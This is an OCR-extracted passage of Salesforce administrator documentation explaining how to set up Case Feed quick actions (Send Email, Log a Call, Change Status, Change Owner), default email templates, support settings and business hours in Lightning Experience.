Enable Default Email Templates in Case Feed

Rename Actions and Feed Filters in Case Feed

Rename Case Feed actions and feed filters so they match the terms your company uses.

For example, if your company refers to your portal as a customer community, you might rename the Portal action "Customer Community."

1. From Setup, enter *Rename Tabs and Labels* in the Quick Find box, then select **Rename Tabs and Labels**.
2. Click **Edit** next to Cases in the list of standard tabs.
3. Click **Next**.
4. Find the label you want to change in the Other Labels list.
5. Type the new name for the label in the text box next to it.
6. If the new label begins with a vowel sound, check Starts with vowel sound.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To rename actions and feed filters:

- "Customize Application"

  OR

  "View Setup and Configuration"

  AND

  Designation as a translator

Set Up Cases for Lightning Experience

Before you can use case feed in Lightning Experience, recreate standard publishers with quick actions.

Quick actions appear on mobile devices, whereas standard case feed publishers do not. To use the feed-first design on cases, recreate these publishers as quick actions.

- Create a Log a Call Quick Action
- Create a Change Status Quick Action

SEE ALSO:

Add Quick Actions to the Case Page Layout for Lightning Experience

EDITIONS

Available in: Lightning Experience

USER PERMISSIONS

To set up cases for Lightning Experience:

- "Manage Cases"

  AND

  "Customize Application"

Create a Send Email Quick Action for Cases

Create a Send Email quick action to let agents send emails from the case feed in Lightning Experience and Salesforce1.

You must have Email-to-Case enabled to use the Send Email quick action on the Cases object.

The Send Email quick action is created by default when you enable Email-to-Case on new orgs. If your org was created before Spring '17, or if you enabled Email-to-Case before Spring '17, create a Send Email quick action.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and modify the Send Email quick action:
- "Manage Cases" AND "Customize Application"

To edit a page layout:
- "Customize Application"


1. Create the Send Email quick action.
   a. From Setup, enter "Case" in the Quick Find box, then select **Buttons, Links, and Actions**.
   b. Click **New Action**.
   c. In the `Action Type` picklist, select **Send Email**.
   d. In the `Standard Label Type` field, select a label for this action. When you add the action to the case page layout, this label is displayed in the actions bar.
   e. The `Name` field is automatically populated. This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.
   f. In the `Description` field, describe what this quick action does. The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Send Email quick action for Cases."




   g. Click **Save**.
   The email layout page opens, where you can specify the fields shown in the email action.


2. Arrange the email fields in the order that you want. When an agent selects the quick action, the email fields are displayed in this order.
   a. From the Email Message Fields menu, drag fields into the email layout. To remove fields, drag them from the email layout to the Email Message Fields section.

The `To Address`, `From` picklist, `Subject`, and `Text Body` fields are added by default. For information about the fields, see Fields Available on the Send Email Quick Action



b. To make a field read-only or required, click the wrench icon and specify the field properties.





c. To save the field properties, click **OK**.

d. Click **Save**.

After you define the Send Email quick action, add it to the case page layout so it's available for agents to use.

SEE ALSO:

Add Quick Actions to the Case Page Layout for Lightning Experience

Fields Available on the Send Email Quick Action

Apply a Default Email Template Using the Send Email Quick Action

Help agents incorporate branding and ensure consistency when writing emails to customers in Lightning Experience and Salesforce1 by using default email templates. Email templates help ensure that agents include common information, such as greetings, announcements, disclaimers, and company contact information, in customer emails.

You must have Email-to-Case enabled to use the Send Email quick action on the Cases object.

Before creating a Send Email quick action that specifies a default email template, create an email template of the type Custom. Only Custom type templates are supported. Attachments specified on an email template aren't supported. However, agents can manually add attachments when they use the email quick action.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and modify the Send Email quick action:

- "Manage Cases" AND "Customize Application"

To edit a page layout:

- "Customize Application"

1. Create a Send Email quick action or modify an existing Send Email quick action.
   a. From Setup, enter "Case" in the Quick Find box, then select **Buttons, Links, and Actions**.
   b. Click **New Action**, or select the quick action that you want to change.
   c. In the `Action Type` picklist, select **Send Email**.
   d. In the `Default Email Template` field, click the lookup button and select a template.
   Only email templates of the type Custom are shown in the lookup menu.
   e. Optionally, select **Don't Apply Template Subject** to ignore the email template subject.
   By default, the Send Email quick action applies the subject specified in the default email template. For example, if the template's subject line is "Thanks for your email," then that subject is applied when the agent uses the email action to write or reply to an email. If **Don't Apply Template Subject** is selected, then the subject defined in the email isn't applied in the email. For example,

if a customer sends an email with the subject "Please help," the agent can use the default email template to reply but keep the customer's subject line.

f. Specify a label for the action. You can use a standard label type, which supplies a default label, or you can select *None* in the `Standard Label Type` field, and specify your own label. When you add the action to the case page layout, this label is displayed in the actions bar.

g. The `Name` field is automatically populated. This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.

h. In the `Description` field, describe what this quick action does. The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description, such as "Send Email to Customer with Holiday Branding."

i. Click **Save**.
The email layout page opens, where you can specify the fields shown in the email action.

2. Check that you have the appropriate email body field for your template.

   The `Text Body` field is added to the Send Email quick action layout by default. If your email template uses images or HTML formatting, remove the `Text Body` field and add the `HTML Body` field to the email layout.

3. Click **Save**.

After you define the Send Email quick action, add it to the case page layout so it's available for agents to use.

SEE ALSO:

Add Quick Actions to the Case Page Layout for Lightning Experience

Fields Available on the Send Email Quick Action

Fields Available on the Send Email Quick Action

You can drag fields from the Email Message Fields palette to the email layout.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Table 46: Fields Available on the Send Email Quick Action

Field	Description
`Blank Space`	Adds empty space to the email layout. This field can be used multiple times within the email layout.
`BCC Address`	Email header field where agents can enter BCC addresses. If `BCC Address` is added to an email layout that includes the `To Address` field, the `BCC Address` field is collapsed and appears as a link in the email layout on the case page layout. When an agent clicks the BCC link, the field expands and doesn't collapse again. If the field is required, a red line appears next to it and the field is always expanded.

Field	Description
`CC Address`	Email header field where agents can enter CC addresses. If `CC Address` is added to an email layout that includes the `To Address` field, the `CC Address` field is collapsed and appears as a link in the email layout on the case page layout. When an agent clicks the CC link, the field expands and doesn't collapse again. If the field is required, a red line appears next to it and the field is always expanded.
`From`	Email header field where agents can enter a From email address from a picklist (dropdown list). Agents can select from org-wide email addresses, Email-to-Case email addresses, and the agent's own email address. The `From` picklist is added by default in the Send Email action in new orgs created in Winter 17 or later. If you create a Send Email action after Winter 17, then the `From` picklist is added to the email layout by default.
`From Address`	Email header field where agents can enter a From email address. The `From Address` field is a text field.
`HTML Body`	Email body field that supports HTML formatting and images. If you set a default email template that contains HTML formatting on the Send Email quick action, then add the `HTML Body` field to the email layout.
`Is Externally Visible`	If the community case feed is enabled, `IsExternallyVisible` controls the external visibility of emails in communities. For more information, see EmailMessage in the API Guide.
`Parent Case`	Field for the parent case record ID.
`Related To`	Field for the record ID of related objects, such as accounts, opportunities, campaigns, cases, or custom objects. For more information, see EmailMessage in the API Guide.
`Subject`	Email header field where agents can enter a subject.
`Text Body`	Email body field that supports only plain text.

Field	Description
`To Address`	Email header field where agents can enter To email addresses.

SEE ALSO:

- Create a Send Email Quick Action for Cases
- Apply a Default Email Template Using the Send Email Quick Action
- Create a Send Email Quick Action for Cases
- Fields Available on the Send Email Quick Action

Send Email Action Considerations

Before working with the Send Email action, be aware of these limitations.

As of Spring '17, the Lightning Email Composer has been replaced with a new Send Email action.

The old Send Email action no longer displays to end users. However, it remains in the page layout editor for transition purposes.

Note: How do you tell the difference between the new and old Send Email actions? When you hover your mouse over a Send Email action in the page layout editor palette, the new action has its Action Type listed as Quick Action.

EDITIONS

This action is available in: Lightning Experience only.

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

General

- You can't add custom fields or rename existing fields in the Send Email action.
- The `From` field is required.

  Note: If the `From` field isn't on the Send Email action layout, it must have a predefined value set.

- HTML Body content is required; Text Body content is only supported on the case-specific Send Email action.

  Note: If the HTML Body field isn't on the Send Email action layout, it must have a predefined value set.

- If you start an email from inline mode, the email can't be popped out into the docked composer. However, if you start an email from the Global Actions menu, the email uses the docked composer.
- Org-wide email addresses can't be used with Salesforce Inbox.
- The Send Email action isn't available in Communities.
- The `Related To` field can't be set to Cases in the global Send Email action.

Cases

- Only the case-specific Send Email action can be added to cases.
- Turn on Email-to-Case to enable the case-specific Send Email action on cases.
- You can't send emails associated to cases from the Global Actions menu.

Predefined Values

- The `To`, `Cc`, and `Bcc` fields only accept email addresses as predefined values.

- Emails sent with only email addresses specified aren't associated with Salesforce records.
- You can only predefine `Related To` for an entity-specific quick action, not a global quick action.
- Predefined values aren't supported in Reply/Forward or emails initiated from the Assistant or Opportunity Insights.
- If Compliance Bcc is enabled, predefined values for the `Bcc` field are ignored. If Auto Bcc is enabled, predefined values for the `Bcc` field are appended to the Auto Bcc address.

Reply/Forward and Email in Opportunity Insights

Reply/Forward and email functionality depends on these criteria:

- The global Send Email action is on the global publisher layout, in the Salesforce1 and Lightning Experience Actions section.
- Either the `Subject` or `Body` field must be on the page layout.
- The user has the "Send Email" permission.
- The org-wide pref "Access to Send Email" isn't set to All Emails.

Create a Log a Call Quick Action

Before you can use case feed in Lightning Experience, you must recreate the Log a Call publisher as a quick action.

1. From the object management settings for cases, go to Buttons, Links, and Actions.
2. Click **New Action**.
3. Under `Action Type`, select Log a Call.
4. Under `Standard Label Type`, select Log a Call.
5. Click **Save**.
6. To choose the fields users see, customize the action's layout, then click **Save**.
7. On case page layouts, drag the new quick action to the Salesforce1 and Lightning Experience Actions section, then click **Save**.

EDITIONS

Available in: Lightning Experience

USER PERMISSIONS

To set up cases for Lightning Experience:

- "Manage Cases"

  AND

  "Customize Application"

SEE ALSO:

Set Up Cases for Lightning Experience

Create Object-Specific Quick Actions

Add Quick Actions to the Case Page Layout for Lightning Experience

Create a Change Status Quick Action

Before you can use case feed in Lightning Experience, you must recreate the Change Status publisher as a quick action.

1. From the object management settings for cases, go to Buttons, Links, and Actions.
2. Click **New Action**.
3. Under `Action Type`, select Update a Record.
4. Under `Standard Label Type`, select Change Status.
5. Click **Save**.
6. To choose the fields users see, customize the action's layout, then click **Save**.
7. On case page layouts, drag the new quick action to the Salesforce1 and Lightning Experience Actions section, then click **Save**.

EDITIONS

Available in: Lightning Experience

USER PERMISSIONS

To set up cases for Lightning Experience:

- "Manage Cases"

  AND

  "Customize Application"

SEE ALSO:

Set Up Cases for Lightning Experience

Create Object-Specific Quick Actions

Add Quick Actions to the Case Page Layout for Lightning Experience

Create a Quick Action to Change the Case Owner

Make it simpler for agents to reassign cases in Lightning Experience by adding an Update a Record quick action to the case page layout.

Cases can be reassigned to the following:

- Community partner user
- Community portal user
- Queue
- User

Note: When you use a quick action to change the Case Owner, only the owner of the case is changed. The owner of related activities, notes, and tasks that are attached to the case isn't changed.

1. From Setup, enter "Case" in the Quick Find box, then select **Buttons, Links, and Actions**.
2. Click **New Action**.
3. In the `Action Type` picklist, select **Update a Record**.
4. In the `Standard Label Type` picklist, select *`None`*.
5. In the `Label` field, enter a name for this action. When you add the action to the case page layout, this label is displayed in the actions bar.

   For example, *Transfer Case* or *Update Case Owner*.
6. The `Name` field is automatically populated. This name is used in the API and managed packages. It must begin with a letter and use only alphanumeric characters and underscores, and it can't end with an underscore or have two consecutive underscores. Unless you're familiar with working with the API, we suggest not editing this field.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and modify the Send Email quick action:

- "Manage Cases" AND "Customize Application"

To edit a page layout:

- "Customize Application"

7. In the `Description` field, describe what this quick action does. The description appears on the detail page for the action and in the list on the Buttons, Links, and Actions page. The description isn't visible to your users. If you're creating several actions on the same object, we recommend using a detailed description.
8. Click **Save**.
   The action layout page opens, where you can specify the fields shown in the quick action.
9. In the action layout, drag the `Case Owner` field from the palette into the quick action layout.
   To make a field read-only or required, click the wrench icon and specify the field properties.
10. Click **Save**.

After you define the update quick action, add it to the case page layout so it's available for agents to use.

SEE ALSO:

Add Quick Actions to the Case Page Layout for Lightning Experience

Add Quick Actions to the Case Page Layout for Lightning Experience

Make actions available to your agents by adding them to the Salesforce1 and Lightning Experience Actions section in the case page layout.

You can add standard actions and custom actions to the page layout. When you create a custom action, it appears in the palette.

You can drag and drop actions from the palette to the page layout.


1. Add quick actions to the case page layout.
   a. From Setup, enter "Case" in the Quick Find box, then select **Page Layouts**.
   b. Select the page layout that you want to add the action to, and click **Edit**.
   c. Click **Salesforce1 & Lightning Actions**.
   d. Drag the action into the Salesforce1 and Lightning Experience Actions section, and place the action where you want it to appear.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit a page layout:
- "Customize Application"



e. Click **Save**.

Automating Contact Centers

Set Up Customer Support

If your organization uses cases and solutions, set up automated support features to make your support processes more efficient.

From Setup:

- Enter *Business Hours* in the Quick Find box, then select **Business Hours** to set your organization's support hours.
- Enter *Assignment Rules* in the Quick Find box, then select **Case Assignment Rules** to create rules for automatically routing cases.
- Enter *Escalation Rules* in the Quick Find box, then select **Escalation Rules** to create rules for automatically escalating cases.
- Enter *Support Settings* in the Quick Find box, then select **Support Settings** to customize email templates and defaults for automated support features.
- Enter *Auto-Response Rules* in the Quick Find box, then select **Case Auto-Response Rules** to set up rules that send email to customers when they submit cases from one of the following.
  - A Web-to-Case form
  - An Email-to-Case message
  - An On-Demand Email-to-Case message
  - A Customer Portal
  - A Self-Service portal

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available support setup options vary according to which Salesforce Edition you have.

- Enter *Email-to-Case* in the Quick Find box, then select **Email-to-Case** to set up the ability to capture customer emails as cases. The setup specifies how the content of each customer email automatically populates case fields.

For support features related to solutions, from Setup, enter *Solution* in the Quick Find box, then:

- Select **Solution Categories** to set up categories so your users can categorize the solutions they create.
- Select **Solution Settings** to enable specific options for solutions.

For additional support features, from Setup, enter *Self-Service* in the Quick Find box, then:

- Select **Public Solutions** to set up public solutions for your customers to use when searching for solutions.
- Select **Web-to-Case** to set up the ability to capture cases from your website.
- Select **Settings** under Self-Service Portal to set up your organization's web portal for your customers to log cases and search for solutions.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

For support features related to a Salesforce Customer Portal, from Setup, enter *Customer Portal* in the Quick Find box, then:

- Select **Customer Portal Settings** to set up your organization's Customer Portal so that your customers can log cases, search for solutions, and access any custom objects you may have created for them.

For support features related to Salesforce CRM Call Center, from Setup, enter *Call Center* in the Quick Find box, then:

- Select **Call Centers** to set up new call centers and manage the users who are assigned to them.
- Select **Directory Numbers** to set up additional phone numbers that can be searched in a call center user's phone directory.
- Select **SoftPhone Layouts** to set up the layouts that are used to display call information in a call center user's SoftPhone.

To create support queues for cases or custom objects, from Setup, enter *Queues* in the Quick Find box, then select **Queues**.

The support features include the ability to notify customers when their case is created manually or via the web, or when their case is resolved. You can also automatically notify users when a case is escalated, created, or reassisgned. To use notification emails, you must create email templates for each type of notification.

SEE ALSO:

Administrator tip sheet: Setting Up Customer Support

Administrator tip sheet: Getting the Most from Your Self-Service Portal

Administrator setup guide: Self-Service Implementation Guide

Administrator setup guide: Case Management Implementation Guide

Customize Support Settings

Turn on or set various support processes to automate case management. Choose email templates, default case owner, case notifications, and more.

To work with these settings, from Setup, enter *Support Settings* in the Quick Find box, then select **Support Settings** and click **Edit**.

Field	Description
Default Case Owner	The user or queue automatically assigned to all cases that don't match any case assignment rule entries. This user must be Active.
Notify Default Case Owner	Select this checkbox to notify the default case owner when a case is assigned to him or her. If the new owner is a queue, the notification is sent to the queue email address. Notifications are system-generated and can't be modified.
Record Type Setting	Indicates which record type to assign to cases created by users applying assignment rules. Select either: • Keep the existing record type if you want new cases to keep the creator's record type • Override the existing record type with the assignee's default record type if you want to overwrite the creator's record type on new cases
Automated Case User	The user listed in the Case Feed feed items and Case History related list for automated case changes. Automated case changes can occur from assignment rules, escalation rules, On-Demand Email-to-Case, or cases logged in the Self-Service portal. You can: • Select *System* to indicate that an automated process performed an action, such as creating a case or changing a case's status. When you select System, the lookup field is grayed out. • Select *User* to use the lookup field to specify a user, such as an administrator, to be the Automated Case User. This user must have the System Administrator profile or the "Modify All Data" and "Send Email" permissions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change support settings:

- "Manage Cases"

  AND

  "Customize Application"

Field	Description
`Case Creation Template`	The template used to notify contacts that their case was created manually by a support agent. The notification is optional; it's triggered by a checkbox on the case edit page. This template must be `Available for Use`.
`Case Assigned Template`	The template used to notify users that a case was manually assigned to them by an administrator or another user. The notification is optional; it's triggered by a checkbox on the Change Case Owner page. This template must be `Available for Use`.
`Case Close Template`	The template used to notify contacts that a case has been closed. The notification is optional; it's triggered by a checkbox on the Close Case page. This template must be `Available for Use`.
`New Cases Visible in Portal`	Automatically selects the `Visible in Self-Service Portal` checkbox for all new cases, including cases created via Web-to-Case, Email-to-Case, and On-Demand Email-to-Case. Regardless of this default, users creating new cases can manually set the `Visible in Self-Service Portal` checkbox. If you're using Salesforce Communities, this setting does not apply for partner or customer users viewing cases in communities. New case visibility in communities is controlled by sharing rules.
`Enable Case Comment Notification to Contacts`	Select this checkbox to notify contacts who aren't Self-Service portal users when a case comment has been modified or added to a case. If you select this setting, click `Case Comment Template` and choose the email template to use for these notifications. This template must be `Available for Use`.
`Notify Case Owner of New Case Comments`	Select this checkbox to notify the case owner when a user adds a public or private comment to a case. If you select this setting, case owners can't opt out of receiving these notices. (Notices aren't sent to inactive case owners.)
`Early Triggers Enabled`	Select this checkbox to enable early triggers for escalation rules and their actions. You can set up an escalation rule to perform an action when a case has been unresolved for a specific number of hours. The `Age Over` hour you specify determines when Salesforce performs the escalation action. Enable early triggers to ensure that your escalation actions are triggered before the `Age Over` hour you specify.
`Enable Suggested Solutions`	Select this checkbox to enable the **Suggested Solutions** button on case detail pages so agents can propose specific solutions to help resolve cases.

Field	Description
`Enable Suggested Articles`	Select this option to provide suggested articles on the Articles related list. You can make suggested articles available in all Salesforce Knowledge channels except the public knowledge base.
`Send Case Notifications from System Address`	Select this checkbox to specify that case comment, attachment, and assignment notifications sent to case owners are sent from a system address, rather than the address of the user who updated the case. System notifications display a "From" email address of "noreply@salesforce.com", and an email "Name" related to the message, such as "Case Comment Notification". You can select this checkbox to prevent Self-Service or Customer Portal users who update their cases from receiving "out-of-office" emails from case owners.
`Notify Case Owners when Case Ownership Changes`	Select this checkbox to automatically select `Send Notification Email` on cases when users change a case owner to another user. This helps prevent users from forgetting to notify other users that they're the new owner of a case. Selecting this setting *doesn't* automatically select `Send Notification Email` when users change a case owner to a queue.
`Show Closed Statuses in Case Status Field`	Select this checkbox to add closed statuses to the `Status` field on cases so agents can close cases without having to click the **Close Case** button and update information on close case page layouts. Selecting `Show Closed Statuses in Case Status Field` doesn't remove the **Close** button from case list views. Instead, it adds Closed to the list of statuses available for users to choose from when they select multiple cases and click **Change Status** on case list views.
`Hide Save & Close Button and Cls Links`	After selecting `Show Closed Statuses in Case Status Field` as described above, you can select this checkbox so that the `Save & Close` button on case edit pages and **Cls** links on Cases related lists don't display unnecessarily. Instead, users close cases via the `Status` field and **Save** button.
`Enable Case Feed Actions and Feed Items`	Use this setting to turn on Case Feed-specific actions and feed items. When you select this option, existing cases are upgraded to the Case Feed user interface.
`Size of Email Feed Item Body`	Control the size of email feed items by setting a character limit on the email feed item body. You can set the character limit to: • Small = 400 characters (default) • Medium = 1200 characters

Field	Description
	• Large = 5000 characters • Custom = a value between 400 and 5000 characters If an email feed item body exceeds the character limit, users can click **More** to see the rest of the email feed item body.
`Blank Lines in Email Feed Item Body`	Select this checkbox to save space in Case Feed by removing blank lines in the body of email feed items.
`Collapse Previous Emails in Email Feed Item Body`	Select this checkbox to show only the most recent email in the email feed item body. Users can click **More** to see previous emails in the thread.
`Enable Default Email Templates or the Default Handler for Email Action`	Select this checkbox to specify an Apex class that loads a default email template in the Case Feed. Or, you can select this checkbox to specify the default values for the email fields that the Case Feed can automatically populate in emails.
`Enable Email Drafts`	Use this setting to enable email draft functionality.
`Enable Question-to-Case in Salesforce`	Let moderators create cases from Chatter questions in your organization.
`Create Auto-Response Record After Customer's First Email`	Change the order of case feed items and records, so feed items that are automatically generated appear after the customer's first email to your support center.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

SEE ALSO:

Set Up Customer Support

Set Business Hours

Specify the hours when your support team is available to serve customers. This helps make your department's processes, such as escalations and milestones, more accurate.

Setting business hours lets you apply specific time zones and locations to:

- Milestones in entitlement processes
- Entitlement processes
- Cases
- Case escalation rules

You can also make the `Business Hours` field available on the Case Layout page so that your support agents can set the times a support team is available to work on the case. By default, business hours are set 24 hours, seven days a week in the default time zone specified in your organization's profile.

Additionally, users with the "Customize Application" permission can add business hours to escalation rules so that when the details of a case match the criteria of an escalation rule, the case is automatically updated and escalated with the times and location on the rule. For example, a case updated with Los Angeles business hours escalates only when a support team in Los Angeles is available.

To set business hours:

1. From Setup, enter *`Business Hours`* in the `Quick Find` box, then select **Business Hours**.
2. Click **New Business Hours**.
3. Type a name for the business hours.

   We recommend using a name that will remind users of a location or time zone when they view business hours on a case, entitlement process, or milestone. For example, if your business hours are for a support center in San Francisco, you could use the name *`San Francisco Business Hours`*.
4. Click `Active` to allow users to associate the business hours with cases, escalation rules, milestones, and entitlement processes.
5. Optionally, click `Use these business hours as the default` to set the business hours as the default business hours on all new cases.

   Default business hours on cases can be updated with business hours on escalation rules if the cases match escalation rule criteria and the rule is set to override business hours.
6. Choose a time zone to associate with the business hours in the `Time Zone` drop-down list.
7. Set your business hours for each day of the week.
   - If your support team is available during the entire day every day of the week, select the `24 hours` checkbox.
   - Choose the start and end times for the business hours. If the time you want isn't available, click the field and type it in.
   - Leave the business hours start and end times blank and the `24 hours` checkbox deselected to indicate that the support team is not available at all that day.
8. Click **Save**.

After you have set business hours, you can associate them with:

- Escalation rules, so that when the details of a case match the criteria of an escalation rule, the case is updated and escalated with the business hours on the rule.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Entitlements and milestones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set business hours:

- "Manage Business Hours Holidays"

- Holidays, so that business hours and any escalation rules associated with business hours are suspended during the dates and times specified in holidays.
- Milestones, in entitlement processes so that business hours can change with the severity of a case.
- Entitlement processes, so that you can use the same entitlement process for cases with different business hours.

Note: All users, even those without the "View Setup and Configuration" user permission, can view business hours via the API.

SEE ALSO:

Guidelines for Setting Business Hours

Set Up Support Holidays

Set Up Customer Support

Guidelines for Setting Business Hours

To make your support processes more accurate, define when your support team is available to help customers. There are a few guidelines to keep in mind as you set business hours.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Entitlements and milestones available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

- After you set business hours, add the `Business Hours` lookup field to case layouts and set field-level security on the `Business Hours` field. This lets users view and update the business hours on a case.
- Business hours on a case are automatically set to your organization's default business hours, unless the case matches the criteria on an escalation rule associated with different business hours.
- Salesforce automatically calculates daylight savings times for the time zones available for business hours, so you don't have to configure rules to account for time zones.
- Business hours on a case include hours, minutes, and seconds. However, if business hours are less than 24 hours, the system ignores the seconds for the last minute before business hours end. For example, suppose it is 4:30 PM now, and business hours end at 5:00 PM. If you have a milestone with a 30-minute target, it's more common to say that the target is 5:00 PM, not 4:59 PM. To accommodate this, the system stops counting seconds after 5:00. If seconds were counted from 5:00:00-5:00:59, the 30-minute target would occur after the 5:00:00 PM target cut-off and would roll over to the next day.
- Escalation rules only run during the business hours they're associated with.
- You can update cases associated with business hours that are no longer active. without having to reactivate business hours.
- You can't include the `Business Hours` field in list views or reports.
- You can create multiple business hours for support teams that operate in the same time zone but at different hours.
- For simplicity, we recommend that you create one set of business hours per support center.
- You can't deactivate business hours that are included in escalation rules. You must first remove them from the escalation rules.
- You can associate up to 1000 holidays with each set of business hours.
